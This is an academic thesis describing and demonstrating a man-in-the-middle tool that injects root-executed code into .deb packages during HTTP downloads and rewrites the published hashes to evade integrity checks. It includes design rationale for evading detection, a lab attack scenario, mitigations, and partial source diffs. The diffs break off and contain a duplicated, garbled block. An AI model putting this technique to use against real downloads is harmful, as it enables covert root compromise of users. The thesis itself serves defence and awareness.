Rochester Institute of Technology
RIT Scholar Works
Theses Thesis/Dissertation Collections
5-30-2013
HTTP man-in-the-middle code execution
Brian Adeloye
Follow this and additional works at:http://scholarworks.rit.edu/theses
This Thesis is brought to you for free and open access by the Thesis/Dissertation Collections at RIT Scholar Works. It has been accepted for inclusion in Theses by an authorized administrator of RIT Scholar Works. For more information, please [email protected].
Recommended Citation
HTTP Man-in-the-Middle Code Execution
by
Brian Adeloye
Committee Members
Yin Pan
Rajendra Raj
Daryl Johnson
Thesis submitted in partial fulfillment of the requirements
for the degree of
Master of Science in
Computing Security & Information Assurance
Rochester Institute of Technology
B. Thomas Golisano College
of
Computing and Information Sciences
Department of Computing Security
Abstract
As the Internet continues to mature, users are faced with an increasingly hostile environment
on the World Wide Web. Additionally, public WiFi networks continue to become more popular,
hackers infiltrate corporate networks with regularity, and oppressive governments continue to
intercept and modify their citizens' web traffic. The concept of using an untrusted network is
becoming more familiar. Accordingly, it is no longer acceptable to design and build systems
under the assumption that they will only operate in trusted environments, or that they are not
important enough to warrant basic security measures.
This thesis describes a relatively basic HTTP man-in-the-middle attack that results in arbitrary
code execution. It demonstrates the ease with which users can be exploited when using
systems that do not attempt to ensure their safety, and details the methods attackers can use
to avoid detection. The goal of this methodology is twofold – to illustrate the consequences of
such an attack, and to discover methods for mitigating such attacks using existing
Table of Contents
Introduction... 1
Goals... 1
Background... 1
Related works...3
Application Design... 5
Implementation... 8
Expected Behavior... 10
Test Environment... 10
Anatomy of an Attack... 11
Attack Scenario... 16
Recommendations for Mitigation... 19
Future Work...20
Conclusions...21
Appendix A (Source code, sslstrip diffs)...23
Appendix B (running the tool)... 29
Appendix C (web server documents)...30
Introduction
The thesis will explore the threat of a man-in-the-middle attack against HTTP that results in
arbitrary code execution. The inspiration for working on this topic is to demonstrate the
importance of using HTTPS, even on websites that do not use session management or host
user data. This will be demonstrated by developing an HTTP man-in-the-middle attack tool
that injects arbitrary code into executable files as they are downloaded. This purpose of this
tool is to raise awareness, and to exhibit detection, mitigation, and defense techniques
against this class of attack. This tool has been designed to be reliable and stealthy enough to
be viable in real-world scenarios. Data on the use and implementation of HTTPS on the
World Wide Web is referenced to the illustrate the potential for attack against many web
users. Lastly, detection and mitigation techniques for both the client and server ends of the
man-in-the-middle attack will be explored.
Goals
The transport security weaknesses of HTTP have been known almost since its inception. The
nature of the attack performed by this tool has been known for years. Despite this, the vast
majority of servers on the World Wide Web are not configured to adequately defend against
this kind of attack. As more tools of this nature are created, and as existing tools become
more refined, the more compelling it becomes to design and build more secure systems on
the web. The goal is to research and document techniques to detect and defend against this
kind of attack. Researching a new kind of attack tool will help demonstrate the variety of
attacks possible against HTTP, and reinforce the importance of using HTTPS to defend
against them. Lastly, demonstrating the impact of this issue should help raise awareness of
this attack vector and help educate both end users and system administrators attempting to
build secure systems on the web.
Background
HTTP 0.9, makes no mention of security (Berners-Lee). HTTP 1.0, documented four years
later, explicitly states transport level encryption is beyond the scope of the specification
(Berners-Lee, Fielding, and Frystyk). This makes reading or modifying HTTP traffic trivial for
a man-in-the-middle attacker. A common application of the SSL protocol and its successor,
TLS, is to provide a secure transport for HTTP known as HTTPS. HTTPS has been used to
ensure end-to-end confidentiality and integrity of web traffic since SSL's introduction
(Elgamal). Despite this, HTTPS is not always implemented, and when it is, it is often
implemented improperly. This is demonstrated by the findings of the SSL Pulse project. This
project uses data from Qualys SSL Labs' SSL Server Test to assess the SSL implementations
of the top 200,000 sites on the World Wide Web. According to the project, only 15.6% of the
sites surveyed have a secure SSL implementation. Less than one percent of the sites
surveyed support HTTP Strict Transport Security (HSTS), which is currently the only
server-side mitigation for SSL stripping attacks (Marlinspike, “New Tricks”).
It should be noted that HTTPS is not a panacea. In order for a user agent to verify the identity
of the web site it is interacting with (i.e., whether or not a connection is trusted), HTTPS relies
on hierarchical PKI. This system uses certificates issued by certificate authorities (CAs) to
form a hierarchy of trust. The risks of using PKI have been well documented (Ellison and
Schneier). Some of these risks have been evident in recent years - trusted certificates for
popular websites owned by Google, Microsoft, Yahoo, and others have been fraudulently
issued several times, allowing man-in-the-middle attacks against HTTPS connections to go
virtually undetected ("Microsoft Security Advisory (2524375)"; "Microsoft Security Advisory
(2607712)"; "Microsoft Security Advisory (2641690)"; "Microsoft Security Advisory
(2798897)"). While these cases illustrate some of the inherent weaknesses in HTTPS' use of
PKI (and of PKI in general), they also demonstrate the hostile environment that users face on
the web. These cases are evidence that man-in-the-middle attacks have been, and will
continue to be carried out in the wild. Properly implemented HTTPS may not be bulletproof,
Related works
Evilgrade is an attack tool used to deliver malicious code to applications that check for and
receive software updates via HTTP. This tool is similar to the one featured in the thesis in the
sense that software that fails to use HTTPS (or uses it in an insecure manner) is vulnerable to
attack. The attack is not a man-in-the-middle attack per se - it impersonates update servers
(e.g., ARP spoofing, DNS cache poisoning), but makes no attempt to communicate with
legitimate servers upstream. Attacks work against software updaters for specific applications
that do not attempt to verify the identity of the remote update server. When an application on
a targeted client system checks for updates, Evilgrade responds to falsely indicate an update
is available. If the client chooses to apply that update, Evilgrade sends malicious code to the
client, resulting in arbitrary code execution (Amato). This technique is reportedly used as an
attack vector by FinFisher, surveillance software marketed to law enforcement. There has
been speculation that this software has also been used by the Egyptian government to spy on
dissidents (Hypponen).
Firesheep is a man-in-the-middle attack tool used to hijack web sessions. The tool exploits
web applications that process the login request via HTTPS (encrypting the username and
password) and the rest of the session (including the session token) via HTTP. This attack is
passive is in the sense that an attacker is only required to sniff a single packet containing a
user's session token. After obtaining a user's session token, an attacker could fully
impersonate the user, gaining complete read and write access to their user account (Butler
and Gallagher). Despite this being a well known problem with known solutions (including
HTTPS), many popular websites including Twitter and Facebook were vulnerable to this
attack. The widespread use of Firesheep caused these companies to rethink their security
posture (Hill). Twitter eventually decided to make HTTPS the default method of
communication on its website (Twitter). Facebook followed suit several months later
(Constantin).
(an attack known as SSL stripping). For example, if a server responds with an HTTP redirect
to an HTTPS URI, the tool will modify the response so that the client follows an HTTP redirect
instead. The tool keeps track of the downgrade, so that everything between the client and the
tool is HTTP, and everything between the tool and the server is HTTPS. The same kind of
downgrading is done for hyperlinks - when the tool receives a web page from a server
containing HTTPS hyperlinks, it downgrades them all to HTTP before forwarding the
response to the client. It keeps track of which URLs have been downgraded so that all traffic
received from the client is sent in the clear, leading to a compromise of usernames,
passwords, and other sensitive information. It works on the premise that a web browser
makes it very clear when a man-in-the-middle attack attempts to simulate an HTTPS
connection using an untrusted certificate (e.g., scary browser warnings), but there are no
conspicuous warnings when a session that is supposed to be HTTPS is HTTP instead. Even
an astute end user may not know if a session is supposed to be HTTP or HTTPS, for
example, if they are not familiar with the website they are visiting (Marlinspike, "New tricks").
This attack led to the creation of HTTP Strict Transport Security (HSTS), a policy that allows a
web server to tell a compatible user agent that it should only be accessed via HTTPS
(Hodges, Jackson, and Barth).
mitmproxy is a man-in-the-middle attack tool used to inspect and modify HTTP and HTTPS
traffic. Targeting HTTPS traffic is possible because the tool generates self-signed certificates
on the fly (Cortesi, “mitmproxy source code”). This tool was used to demonstrate an HTTP
man-in-the-middle code execution vulnerability in pip (a package management tool for
Python). Details of the attack were disclosed in a user's post on the website Reddit.
According to its documentation, mitmproxy differs from the tool featured in the thesis because
it requires the entire upstream HTTP response to be received before it can be modified.
Additionally, using mitmproxy to target HTTPS traffic can result in much noisier, easier to
detect attacks if the targeted client is using a relatively modern web browser configured to
Application Design
sslstrip and mitmproxy are existing applications that perform man-in-the-middle attacks
against HTTP. It would make sense to use the existing source code from either of these
applications as a basis for the tool featured in the thesis. Though it should be noted that both
would require one fundamental change in order to be used in this research - neither of these
applications allow upstream HTTP responses to be modified until they are completely
received. The tool featured in the thesis cannot share this limitation since it is possible that
large requests (tens or hundreds of megabytes) will be intercepted and modified. Ultimately,
a decision was made to based the tool on the existing sslstrip source code (Marlinspike,
sslstrip source code). Using sslstrip leaves open the option of adding an SSL stripping
capability to the tool after the core functionality is finished. The tool will target a single format,
and has been designed in a way that would allow other file formats to be targeted. In order
for a file format to be considered suitable for targeting, it must meet two primary requirements:
1. It must be possible to inject code on the fly, during the first pass reading the file
2. Code execution of some form must be guaranteed every time the file is used
With this criteria in mind, multiple file formats were researched for suitability:
MSI - this is a commonly used Microsoft Windows file format for installing software packages.
This is an undocumented, proprietary file format (Mensching). However, it does appear to be
based on the Compound File Binary File format, an open specification published by Microsoft.
It may fit the requirements, but making that determination requires further research and
analysis on the structure of the file format and its suitability for code injection. (Microsoft
Corporation, "[MS-CFB]").
RPM - a commonly used file format used to install packages on Red Hat Enterprise Linux and
other derivative distributions. Research indicates one of the tool's requirements cannot be
This would require downloading an entire RPM file before any code could be injected ("RPM
File Format").
ZIP - a commonly used file format for compression and archiving. The ZIP specification
allows extra non-ZIP data to be prepended to a ZIP file. It also allows ZIP data to be
appended to the end of a ZIP file. However, this is not a suitable file format because there
are no guarantees of code execution before, during, or after extraction of files from a ZIP
archive (PKWARE, Inc.).
tar - a commonly used file format for archiving. tar files consist of records - a 512 byte header
followed by file data. It would be easy to insert valid files into a tar archive. It would also be
possible to modify or overwrite files that already exist in the tar archive. Even so, it does not
fit the requirements of the tool and therefore is not a suitable file format. Similar to ZIP, there
are no guarantees of code execution before, during, or after extraction of files from a tar
archive (Poznyakoff).
Portable Executable (PE) - an executable file format used on modern Windows operating
systems. Determining where and how to inject code without altering the existing functionality
of a PE file cannot be done without doing multiple passes on the file (Sunshine). However, it
may be possible to turn a PE file into a compressed executable - compressing the original PE
file and forwarding it to the client with some decompressor code, bundling everything into a
single executable. Including some extra code along with the decompressor could allow for
arbitrary code execution. This, too, requires further research.
Deb - a commonly used file format to install software packages on Debian Linux and
derivative distributions. A .deb file is a specially crafted archive in the ar file format
is typically a few kilobytes at most, and the third file contains anywhere from several kilobytes
to several hundred megabytes. The second file, control.tar.gz, is a gzipped tar file containing
some metadata files and some shell scripts (prerm, preinst, and others) that are run before
and after installation. During installation, all files are extracted from control.tar.gz. If a
previous version of the package has been installed, the prerm shell script is run. Therefore,
even though code could be injected into this script, it is not guaranteed to be executed for
every package that is installed. Next, the (optional) preinst script is run if it exists. If it does
not exist, the attack tool can create it on the fly. This file is essentially guaranteed to be
executed. This is where malicious code, which will be executed whenever the .deb package
is installed, can be injected. This means the victim only has to wait for the attacker to
download and manipulate a few kilobytes before it starts receiving data. This file format
seems to be an ideal candidate for all requirements, and will be the sole format the tool will
target (Lee).
After the Deb file format was selected as a target for exploitation, the tool was designed and
implemented with the following additional requirements in mind:
• Arbitrary code must be injected into the targeted file on the fly, during the first pass
reading the file. This is done in an attempt to evade detection. In other words, the tool
must not download the entire targeted file, inject arbitrary code, and then forward the
modified file to the victim. That approach would not be practical for large files or
transfers over slow links - the request would likely timeout on the client's side before a
successful attack is completed.
• The tool must only target file formats where injected code is guaranteed to be executed
when the modified file is used by its recipient.
• The injected code must not have any adverse affect on the file being modified. This is
an attempt to evade detection. In other words, when the file is successfully
original code, rather than in place of the original code.
• The tool must perform a successful attack against virtually all download requests
targeted for arbitrary code execution. In other words, the tool must be reliable.
• After injecting arbitrary code into a file, it must attempt to circumvent subsequent
integrity checking. Specifically, if the tool processes subsequent server responses
containing MD5 or SHA1 hashes of any files it has previously modified, it must replace
them with a hash of the new, modified file that contains the injected code. This is an
attempt to evade detection.
• All the above features must be demonstrated by performing a man-in-the middle attack
where a client downloads and uses a file of one of the targeted formats, resulting in the
execution of arbitrary code.
Implementation
To demonstrate the security risks of not ensuring the integrity of downloads from a website
where software is hosted, this paper will detail the development of an HTTP
man-in-the-middle attack tool that injects arbitrary code into executable files as they are downloaded.
This tool assumes it is being operated by an attacker who already has the means to perform a
man-in-the-middle attack. Some examples are an attacker who:
• Physically owns the network
• Compromises network infrastructure, e.g. ARP or DNS spoofing
• Operates a Tor exit node (Dingledine, Mathewson, and Syverson)
The source code of sslstrip was largely unmodified to create this tool, though (ironically) it no
longer does SSL stripping in its current state (refer to Appendix A for detailed diffs). The main

difference is the creation of a new file – DebInjector.py. This class examines the body of
every HTTP response sent from a web server to a targeted victim, and determines how it
If it appears to be a .deb file (an ar archive whose first two files are debian-binary and
control.tar.gz), it attempts to inject arbitrary code. After injecting code, it maintains a table
mapping MD5 and SHA1 hashes of the original file to hashes of the modified file (which
includes injected code). If the original hashes are seen in any subsequent responses, they
are replaced before the page is forwarded. If the response body is neither a .deb file nor a
page containing hashes that need to be modified, the response is forwarded unmodified.
Expected Behavior
It is expected that this tool will be able to perform a successful attack against a victim using
HTTP on an untrusted network, resulting in arbitrary code execution after downloading and
using a file structured in one of the targeted formats. When using the appropriate mitigations,
it is expected that a successful attack is far less likely, and virtually impossible without
attacking HTTPS (including its system of hierarchical trust) itself. Attacks against the
SSL/TLS protocol are outside the scope of the thesis.
Test Environment
The goal of this paper is to explore the feasibility of an HTTP man-in-the-middle attack that
results in arbitrary code execution, and identify possible mitigation techniques. This was
accomplished by running the aforementioned attack tool in a controlled lab environment. This
environment was created using VMware ESXi 5.0, using separate virtual machines for each
host involved in the attack scenario. The following three hosts were used to demonstrate this
attack:
• Victim – a 64-bit Ubuntu Desktop 10.04 host that attempts to manually download a
Debian package via HTTP and install it
• Attacker – a 32-bit Ubuntu Desktop 12.04 host that performs a man-in-the-middle
attack on Victim. This is accomplished by:
◦ ARP spoofing
◦ Modifying any HTTP responses that appear to contain .deb packages, injecting
malicious code on the fly
◦ Modifying any HTTP responses that appear to contain MD5 or SHA1 hashes of
previously modified .deb packages
• Website – a 32-bit CentOS 6 host running a web server that acts as a download mirror
for .deb packages. The pages hosted by this web server can be found in Appendix C
Anatomy of an Attack
This attack scenario focuses on a user trying to manually download a .deb package from

Website to install it locally on Victim. The normal, expected interaction between a client and a
web server looks like the following:
The interaction is quite simple – a user agent on Victim requests a .deb package from the
web server on Website. If there are no issues (the file exists, authentication is not required, et
[image:15.612.116.501.311.603.2]cetera), the file is successfully downloaded by the user agent, and is ready to be installed
without incident. When Victim attempts to download and install a .deb from Website, this is
what it expects to happen. When the attack occurs, this is what Victim thinks is happening.

However, during the attack much more is going on behind the scenes:
Due to the nature of the man-in-the-middle attack, malicious code is injected into the
[image:16.612.55.550.128.644.2]downloaded package in a way that is mostly transparent to both Victim and Website.
The
man-in-the-middle attacker is routing and inspecting all HTTP traffic sent to and from Victim.

It examines the first few bytes of the HTTP body sent in each response to Victim to determine

if it looks like debian-binary (Figure 2, step 3), which is the first file contained in all .deb
packages (Figure 3). If it the data does not appear to be a .deb package, the HTTP body is
sent, unmodified, to Victim. This is done to avoid detection, in an attempt to avoid giving
Victim any indication that something untoward is taking place.
On the other hand, if the data does appear to be a .deb package, Attacker begins analyzing
the incoming data from Website, determining where to inject its malicious payload (Figure 2,
step 4). As mentioned previously, .deb packages are archives in the ar format, consisting of
three files:
In an HTTP response body, a .deb file appears to be three separate, contiguous files (along
with some metadata related to the ar file format). This allows the Attacker to analyze
[image:17.612.197.414.324.612.2]incoming .deb data in real time, one file at a time. This also allows Attacker to make the
determination of whether or not it can attempt to inject malicious code, and if so, where and
how to inject the payload.
After identifying a .deb package in the incoming HTTP response, Attacker can begin injecting
its payload into control.tar.gz. As mentioned previously in the paper, this is an ideal place to
inject undetected malicious code. This file contains shell scripts that are executed before,
during, and after the installation of a .deb package, and they are run with root privileges.
Attacker can inject malicious shell script into an existing shell script, or create a new shell
script that it knows will be executed when the package is installed. The payload used in this
attack scenario is rather basic – all it does is create a file in /tmp, demonstrating that it was
able to execute arbitrary code as root. This file also contains the URL that Victim requested,
along with the time the malicious code was executed. For more details on the code used to
generate this file, refer to source code for DebInjector.py in Appendix A. After the payload is
injected in the HTTP response stream, it looks like the following:
[image:18.612.199.415.371.723.2]14
As soon as control.tar.gz has been modified, the beginning of the HTTP response up to and
including the modified control.tar.gz can be sent to Victim (Figure 2, step 5). Since the
payload is only injected in control.tar.gz, data.tar.gz can be sent to Victim, unmodified. It is
sent to Victim as it is received from Website (data is buffered if necessary) in chunks of four
kilobytes (Figure 2, step 6). Throughout the process of modifying the HTTP response,
Attacker attempts to provide data to Victim the most timely and steady manner possible so as
not to create any noticeable delays during the download process. This is a crucial element of
the attack that allows Attacker to evade detection – data.tar.gz is virtually always the largest
file in a .deb package. The first two files (debian-binary and control.tar.gz) are a few kilobytes
at most. Since this is where the malicious code is injected, these two files must be fully
downloaded, analyzed, and processed before any data can be sent to Victim. If these files
were any larger, there would be a noticeably long delay between the time when Victim makes
its initial HTTP request and the time when it begins receiving an HTTP body. Accordingly, if
Attacker was required to inject its payload into data.tar.gz, it would either need to fully
download, analyze, and process the entire HTTP body before responding to Victim, or it
would need to attempt to generate injected, compressed data on the fly (a topic beyond the
scope of this paper). Downloading and modifying the entire HTTP body before forwading it to
Victim is considered impractical because many .deb packages contain a data.tar.gz that is
tens or hundreds of megabytes.
Lastly, Attacker will make one final attempt to cover its tracks. When it is downloading and
modifying a .deb package, it generates MD5 and SHA1 hashes for both the original,
unmodified package (the data downloaded directly from Website) as well as the trojaned,
modified package (the data sent to Victim). Attacker creates a table containing this
information, mapping the hashes of unmodified packages to hashes of the corresponding
package that contains injected code. If Attacker determines it is sending an HTTP response
to Victim that contains the hash of a package it has previously injected code into, it will update
malicious package from Attacker, then attempts to verify the file integrity by retrieving hashes
from Website.
Attack Scenario
After laying out how the mechanics of the attack, it was finally time to attempt it in the lab.
First, Attacker begins the in-the-middle attack by running the arpspoof and HTTP
man-in-the-middle tools, specifically targeting Victim (refer to Appendix B for more information).
Next, Victim requests a page from a web server, looking for a specific software package to
download:
Attacker requests this page from Website, determines the response does not contain a .deb
package, and sends it back to Victim without modifying it.
Next, Victim attempts to download the 64-bit Ubuntu package. Attacker requests this page
from Website, determines that it does contain a .deb package, and injects malicious code in
the modified response sent to Victim. After the transfer is complete, Attacker keeps track of
the MD5 and SHA1 hashes of the original and modified packages.
Before installing the package, Victim clicks on the link labeled “Hashes (integrity checking).”
[image:20.612.106.506.284.505.2]Attacker requests this page from Website, analyzes the response, and determines that it
contains the MD5 and SHA1 hashes for a .deb package it has previously modified. If this
page was sent back to Victim unmodified, it would look like the following:
Since these packages were modified in transit, these hashes would not match any hashes
calculated locally on Victim, raising a red flag. Attacker accounts for this by replacing the
hashes before sending this page back to Victim, where it is displayed as such:
(Note only the hashes for the 64-bit package have been changed, since that is the only
package Attacker has modified so far.)
Victim remembers reading an article on Slashdot that claimed MD5 is broken, and therefore
decides to use the SHA1 hash to verify the integrity of the recently downloaded package. The
locally calculated hash matches up with the one listed on the web page, and Victim feels
Figure 7: A page of hashes sent from Website to Attacker
confident that the package has been transmitted unmodified.

Victim attempts to install the package, and does so successfully:
The service is started, and the software functions normally:
Victim has a thorough, diligent system administrator who decides to check the log file at
/var/log/dpkg.log to see if there were any issues or anomalies during the installation. Nothing
out of the ordinary was found in this, or any other log file. (Research indicates installing the
original package and the modified package yield identical logs).
[image:22.612.82.529.109.399.2]Despite all indications that nothing untoward has happened, malicious code was executed on
Figure 9: The trojaned package is installed successfully

[image:22.612.84.536.422.552.2]Victim the moment that the package was installed. The payload could have been virtually
anything, and is guaranteed to run with root privileges (required by dpkg). For this
proof-of-concept, all the injected code did was create the following file:
Recommendations for Mitigation
The attack described above was successful for two reasons:
1. Victim had no way of verifying the authenticity of the connection
2. Victim had no way of verifying the authenticity of the package after it was downloaded
These are well-known problems with cryptographic solutions. A user agent can determine
whether or not a connection should be trusted by using HTTPS. This gives the user agent the
opportunity to verify the identity of the host it is communicating with. Additionally, the
authenticity of the downloaded file can be verified if it is cryptographically signed. This gives
the user the opportunity to determine if the package was last modified and signed by a trusted
entity. Together, these approaches allow a user to verify the integrity and authenticity of the
data in transit and at rest.
After the successful attack scenario was completed, a slightly different attack scenario was
attempted and failed. Instead of having Victim manually download and install a single
package, Victim attempted to download and install several packages via APT, a package
installation/update/removal application provided by the operating system. This was attempted
[image:23.612.65.551.135.289.2]by running “sudo apt-get upgrade” on Victim, which had several dozen packages out of date.
This resulted in zero instances of arbitrary code execution. Even though the Deb file format
does not have a built-in package verification mechanism, this was made possible using
secure apt, an out-of-band cryptographic method of verifying downloaded packages (Debian
Wiki).
Future Work
In order to understand how to defend against this attack, it is important to first understand the
ways that it can be improved. There is an old saying at the National Security Agency, often
quoted by cryptographer Bruce Schneier - “attacks always get better, they never get worse.”
One way the attack tool could be improved is by providing an SSL stripping capability. This
would allow an attacker to inject code into downloads from websites that do not use HTTPS
consistently throughout the entire website, or for websites that do not use HTTPS with HSTS.
This should be relatively simple since the tool used in this paper was based on sslstrip,
though this likely requires a redesign of the changes used in the implementation for this
paper.
The tool could also be improved by providing a capability to inject malicious code into file
formats other than .deb. It is quite possible that some of the other file formats explored for
this paper are also suitable for this kind of attack. Package
management/installation/upgrades are typically handled by the operating system on hosts
that are using Linux distributions. The attack scenario presented in this paper (manually
downloading and installing a Ubuntu package) is somewhat uncommon – most Ubuntu
packages can be downloaded and installed using APT, which (as mentioned earlier) takes
additional steps to verify the integrity and authenticity of the packages it downloads before
attempting to install them. On the other hand, this scenario (manually downloading and
installing software packages) is much more like to occur on computers using Microsoft
they are typically only used to download and install software updates, and only for a specific
subset of first party software. Additionally, Windows operating systems are used by the vast
majority of personal computers connected to the web. Based on this information, it is likely
that manually downloading and installing third party software packages via HTTP is a far
more common occurrence on hosts running Windows. In order to take advantage of this,
future versions of the tool could attempt to target file formats used by Windows. Two in
particular that were briefly explored for this paper are MSI and PE. At first glance, MSI seems
suitable to such an attack. Code is guaranteed to be executed when an MSI is installed, and
similar to .deb, an MSI file is essentially a flat file database. Further research is required to
determine whether or not this means arbitrary code can be injected reliably. For PE files, the
idea of injecting code by creating a new, compressed executable (i.e., sending the victim a file
that contains decompressor code intertwined with arbitrary code, followed by the original
executable, compressed on the fly) has promise, but needs to be researched further to
determine its feasibility.
Conclusions
The attack scenario presented in this paper accomplished what it set out to do – demonstrate
that an HTTP man-in-the-middle attack can result in arbitrary code execution, show the
impact of such an attack, and provide mitigation techniques. The most striking lesson learned
while performing this attack is the extreme difficulty of detecting it in situations where servers
do not use HTTPS and packages are not cryptographically signed. This is particularly striking
because many servers on the web that host software do not use either of these security
measures. After the file was successfully downloaded on the system, the attacker had
already won. If the payload contained a stealthy, robust piece of malware rather than the
proof-of-concept payload used in this research, the attack could have gone undetected
indefinitely. If a server that hosts software does not provide clients the tools needed to detect
and prevent this attack, only poorly written or conspicuous malware will immediately alert
The attack scenario outlined in this paper occurred under ideal conditions. If the hashes were
on the same page as the download links, Attacker would not have had the chance to modify
them in a timely manner, which would have allowed a diligent end user to realize the
downloaded file had been modified. If any of the conditions of the attack scenario could have
only been covered by features covered in the “Future Work” section above, the attack would
have also failed. Focusing on these issues misses the point. There are simple, effective
mitigations for making this class of attack much more difficult to exploit.
This issue can be effectively mitigated by using a combined approach involving HTTPS and
cryptographically signing software packages made available for download. These are the
biggest lessons taken away from working on this problem. Both of these approaches rely
heavily on PKI, which as mentioned earlier, presents its own set of challenges to properly
implement. Despite this, together, they provide users with a fighting chance to stay safe when
Appendix A (Source code, sslstrip diffs)
The tool used to demonstrate the HTTP man-in-the-middle attack described in this paper was
based on sslstrip version 0.9. The following changes were made to sslstrip to create this tool.
Changes to sslstrip/ClientRequest.py:
--- sslstrip-0.9/sslstrip/ClientRequest.py 2011-05-14 23:38:27.000000000 -0400 +++ thesis/sslstrip/ClientRequest.py 2012-12-30 12:18:22.000000000 -0500 @@ -33,6 +33,7 @@
from URLMonitor import URLMonitor from CookieCleaner import CookieCleaner from DnsCache import DnsCache
+from DebInjector import DebInjector
class ClientRequest(Request):
@@ -133,9 +134,13 @@
deferred.addErrback(self.handleHostResolvedError)
def proxyViaHTTP(self, host, method, path, postData, headers):
- connectionFactory = ServerConnectionFactory(method, path, postData, headers, self) - connectionFactory.protocol = ServerConnection
- self.reactor.connectTCP(host, 80, connectionFactory) + if method != 'GET':
+ connectionFactory = ServerConnectionFactory(method, path, postData, headers, self) + connectionFactory.protocol = ServerConnection
+ self.reactor.connectTCP(host, 80, connectionFactory) + else:
+ deb = DebInjector(self)
+ deb.processRequest(host, 80, path, method, postData, headers)
def proxyViaSSL(self, host, method, path, postData, headers, port): clientContextFactory = ssl.ClientContextFactory()
Changes to sslstrip/ClientRequest.py:
--- sslstrip-0.9/sslstrip/ClientRequest.py 2011-05-14 23:38:27.000000000 -0400 +++ thesis/sslstrip/ClientRequest.py 2012-12-30 12:18:22.000000000 -0500 @@ -33,6 +33,7 @@
from URLMonitor import URLMonitor from CookieCleaner import CookieCleaner from DnsCache import DnsCache
+from DebInjector import DebInjector
class ClientRequest(Request):
@@ -133,9 +134,13 @@
deferred.addErrback(self.handleHostResolvedError)
def proxyViaHTTP(self, host, method, path, postData, headers):
- connectionFactory = ServerConnectionFactory(method, path, postData, headers, self) - connectionFactory.protocol = ServerConnection
- self.reactor.connectTCP(host, 80, connectionFactory) + if method != 'GET':
+ self.reactor.connectTCP(host, 80, connectionFactory) + else:
+ deb = DebInjector(self)
+ deb.processRequest(host, 80, path, method, postData, headers)
def proxyViaSSL(self, host, method, path, postData, headers, port): clientContextFactory = ssl.ClientContextFactory()
sslstrip/DebInjector.py (a new file created for this thesis):
import time, string, tarfile, httplib, hashlib from Injector import Injector
from tarfile import TarFile, TarInfo from cStringIO import StringIO
from HashMonitor import HashMonitor
class DebInjector(Injector):
'''This class performs a MiTM attack, downloading a legitimate .deb package, injecting malicious shell script into it, then forwarding it to the victim.
